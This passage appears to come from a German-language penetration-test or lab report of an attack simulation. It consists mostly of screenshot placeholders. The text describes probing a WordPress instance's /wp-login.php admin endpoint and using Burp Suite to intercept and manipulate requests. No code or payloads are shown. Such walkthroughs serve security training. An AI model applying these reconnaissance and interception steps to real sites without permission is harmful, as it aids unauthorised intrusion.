


Abbildung 4: Durchführung der Angriffssimulation 3/42




Abbildung 5: Durchführung der Angriffssimulation 4/42




Abbildung 6: Durchführung der Angriffssimulation 5/42




Abbildung 7: Durchführung der Angriffssimulation 6/42




Abbildung 8: Durchführung der Angriffssimulation 7/42

Nun folgt die Aufklärung der **WordPress** Instanz und es wird geprüft, ob die administrative Weboberfläche erreichbar ist. Dazu wird wie in Abbildung 9 entnommen, die IP-Adresse aufgerufen und nach dem Endpunkt /wp-login.php innerhalb der **Uniform Resource Locator (URL)** geprüft.




Abbildung 9: Durchführung der Angriffssimulation 8/42

Um nun mit Burpsuite die Website zu testen, wird zunächst der Button **Intercept is off** angeklickt, um jegliche Folge-Requests abzufangen und manipulieren zu können (siehe Abbildung 10 - Abbildung 12).




Abbildung 10: Durchführung der Angriffssimulation 9/42




Abbildung 11: Durchführung der Angriffssimulation 10/42




Abbildung 12: Durchführung der Angriffssimulation 11/42

